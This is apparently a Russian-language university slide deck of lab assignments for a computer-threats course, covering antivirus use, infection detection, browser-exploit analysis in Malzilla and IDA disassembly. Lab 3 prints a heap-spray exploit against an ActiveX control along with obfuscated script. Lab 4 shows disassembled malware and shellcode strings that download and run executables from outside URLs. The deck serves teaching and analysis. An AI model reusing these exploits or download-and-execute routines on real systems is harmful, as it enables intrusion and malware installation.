Курс «Компьютерные угрозы»

Лабораторные работы к курсу

Александр Адамов

Преподаватель ХНУРЭ

(Харьковский национальный университет радиоэлектроники)

Лабораторные работы - преимущества

Использование виртуальных машин дает:

- Установка всех необходимых утилит без необходимости привилегий администратора
- Возможность безопасной работы с вредоносным кодом и отсутствие возможности его скопировать

Возможные проблемы:

- Необходимость обновлять версии ПО, н-р, Антивируса Касперского каждый год

ПО и Утилиты

- VM Player + образ ОС Windows
- Макет троянской программы - ЛР 2
- Утилита для анализа скриптов Malzilla - ЛР 3
- Дизассемблер IDA Pro Free Edition - ЛР 4
- Реконструктор таблицы импортов ImportRec - ЛР 5
- Утилита для снятия дампов памяти PETools или ProcDump – ЛР 5
- Детектор компиляторов/упаковщиков PeID и DiE (Detect It Easy) – ЛР 5

Средства

Использование визуальных средств для:

- Реверс инжениринг
- Распаковка
- Расшифровка
- Анализ эксплойтов

Лабораторные работы - структура

Описание ЛР включает в себя следующие пункты:


- Цель
- Состав необходимого ПО
- Краткое содержание работы
- Рекомендации преподавателю
- Методические указания по выполнению работы
- Задания
- Контрольные вопросы


ЛР 1 – Антивирус Касперского


Цель: *ознакомиться с процессом инсталляции, принципами работы и управлением Антивирусом Касперского на ОС Windows*


- Интерфейс
- Обновление
- Технологии оптимизации сигнатурного сканера (iChecker и iStreams)
- Работа антивируса при доступе к фалам
- Поиск и помещение в карантин вредоносных файлов
- Особенности использования лицензии


ЛР 1 – Результаты
















ЛР 2 – Определение признаков заражения


Цель: *получить навыки обнаружения на компьютере вредоносных программ, изучить основные методы по устранению последствий вирусных инцидентов без использования антивирусного программного обеспечения.*


- Анализ запущенных процессов (Диспетчер задач Windows)
- Проверка реестра (regedit)
- Системных папок ОС
- Открытых сетевых соединений (netstat)
- Содержание файла hosts

ЛР 2 – Результаты










ЛР 3 – Уязвимости в Интернет браузерах

Цель: получить навыки обнаружения присутствия уязвимостей в скриптах, исполняемых Интернет браузером, изучить основные методы, используемые злоумышленниками для запуска вредоносного кода, используя различные системные уязвимости.

- Рассмотрение примера анализа уязвимости в метод. пособии
- Анализ HTML странички, использующей уязвимость
- Деобфускация скриптов в Malzilla
- Анализ деобфусцированного кода эксплойта
- Выводы по функциональности эксплойта

ЛР 3 – Результаты

```
function UnEncode(cc)
for i = 1 to len(cc)
    if mid(cc,i,1)<> "ÁÖ" then
temp = Mid(cc, i, 1) + temp
   else
    temp=vbcrlf&temp
 end if
next
UnEncode=temp
end function
document.write(UnEncode(hu))
document.write(UnEncode(hu))
</SCRIPT>
```





```
<BODY>
<SCRIPT language="javascript">
var heapSprayToAddress = 0x05050505;
var payLoadCode = unescape("%u4343%u4343%u4343%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c%u1c70%u8bad%u0868%uf78b%u04
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0505%u0505");
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
memory = new Array();
for (i=0;i<heapBlocks;i++)
{
memory[i] = spraySlide + payLoadCode;
}
for ( i = 0 ; i < 128 ; i++)
{
try{
var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
tar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x05050505 );
}catch(e){}
}
function getSpraySlide(spraySlide, spraySlideSize)
{
while (spraySlide.length*2<spraySlideSize)
{
spraySlide += spraySlide;
}
spraySlide = spraySlide.substring(0,spraySlideSize/2);
return spraySlide;
}
</SCRIPT>
```

ЛР 4 – Основы работы с дизассемблером


Цель: навыки статического анализа программ с помощью дизассемблеров с целью обнаружения присутствия вредоносной составляющей, изучить основные приемы дизассемблирования приложений.

- Интерфейс и возможности дизассемблера IDA
- Основы статического анализа Win32 программ
- Анализ PE файлов (calc.exe, notepad.exe)
- Анализ bin файлов (шелкоды из эксплойтов)

Реверсинг


Load a new file
Load file E:\Work\Price.ex_ as
Portable executable for 80386 (PE) [pe.ldw]
MS-DOS executable (EXE) [dos.ldw]
Binary file
Processor type
Intel 80x86 processors: metapc
Loading segment
Loading offset
Analysis
Enabled
Options
Create segments
Load resources
Rename DLL entries
Manual load
Fill segment gaps
Make imports segment
Create FLAT group
Kernel optio
Kernel optio
Processor opt
System DLL directory
D:\WINDOWS
OK
Cancel
Help
IDA - E:\Work\Price.ex_ - [IDA View-A]
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
; Attributes: noreturn
start
public start
proc near
push 0
push 0
push offset File
push offset aHttpXwildx_by_
push 0
call URLDownloadToFileA
push 0
push 0
push 0
push offset File
push 0
push 0
call ShellExecuteA
push 0
call ExitProcess
endp
; CODE XREF: .text:00401018↑j
; LPBINDSTATUSCALLBACK
; DWORD
; "\\ret.exe"
; "htTP://xwildx.by.ru/3.exe"
; LPUNKNOWN
; nShowCmd
; lpDirectory
; lpParameters
; "\\ret.exe"
; lpOperation
; hwnd
; uExitCode
align 10h
; [00000006 BYTES: COLLAPSED FUNCTION ExitProcess. PRESS KEYPAD "+" TO EXPAND]
; [00000006 BYTES: COLLAPSED FUNCTION URLDownloadToFileA. PRESS KEYPAD "+" TO EXPAND]
; [00000006 BYTES: COLLAPSED FUNCTION ShellExecuteA. PRESS KEYPAD "+" TO EXPAND]
0040127F: start+10
File 'E:\Work\Price.ex_' is successfully loaded into the database.
Compiling file 'E:\Reversing\- Work\Ida\idc\ida.idc'...
Executing function 'main'...
Compiling file 'E:\Reversing\- Work\Ida\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: SEH for vc7/8
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
AU: idle
Down

ЛР 4 – Результаты



Address	Length	Type	String
"..." seg000:...	00000006	C	CCCCf
"..." seg000:...	00000005	C	Cj S
"..." seg000:...	00000005	C	PPSVP
"..." seg000:...	00000005	C	hQ$@
"..." seg000:...	0000000F	C	GetProcAddress
"..." seg000:...	00000014	C	GetSystemDirectoryA
"..." seg000:...	00000008	C	WinExec
"..." seg000:...	0000000B	C	ExitThread
"..." seg000:...	0000000D	C	LoadLibraryA
"..." seg000:...	00000007	C	urlmon
"..." seg000:...	00000013	C	URLDownloadToFileA
"..." seg000:...	00000021	C	cmdhttp://q.103829.com/player.exe

```
seg000:00000059 aGetprocaddress db 'GetProcAddress',0
seg000:00000068 aGetsystemdirec db 'GetSystemDirectoryA',0
seg000:0000007C aWinexec        db 'WinExec',0
seg000:00000084 aExitthread     db 'ExitThread',0
seg000:0000008F aLoadlibrarya   db 'LoadLibraryA',0
seg000:0000009C aUrlmon         db 'urlmon',0
seg000:000000A3 aUrldownloadtof db 'URLDownloadToFileA',0
```

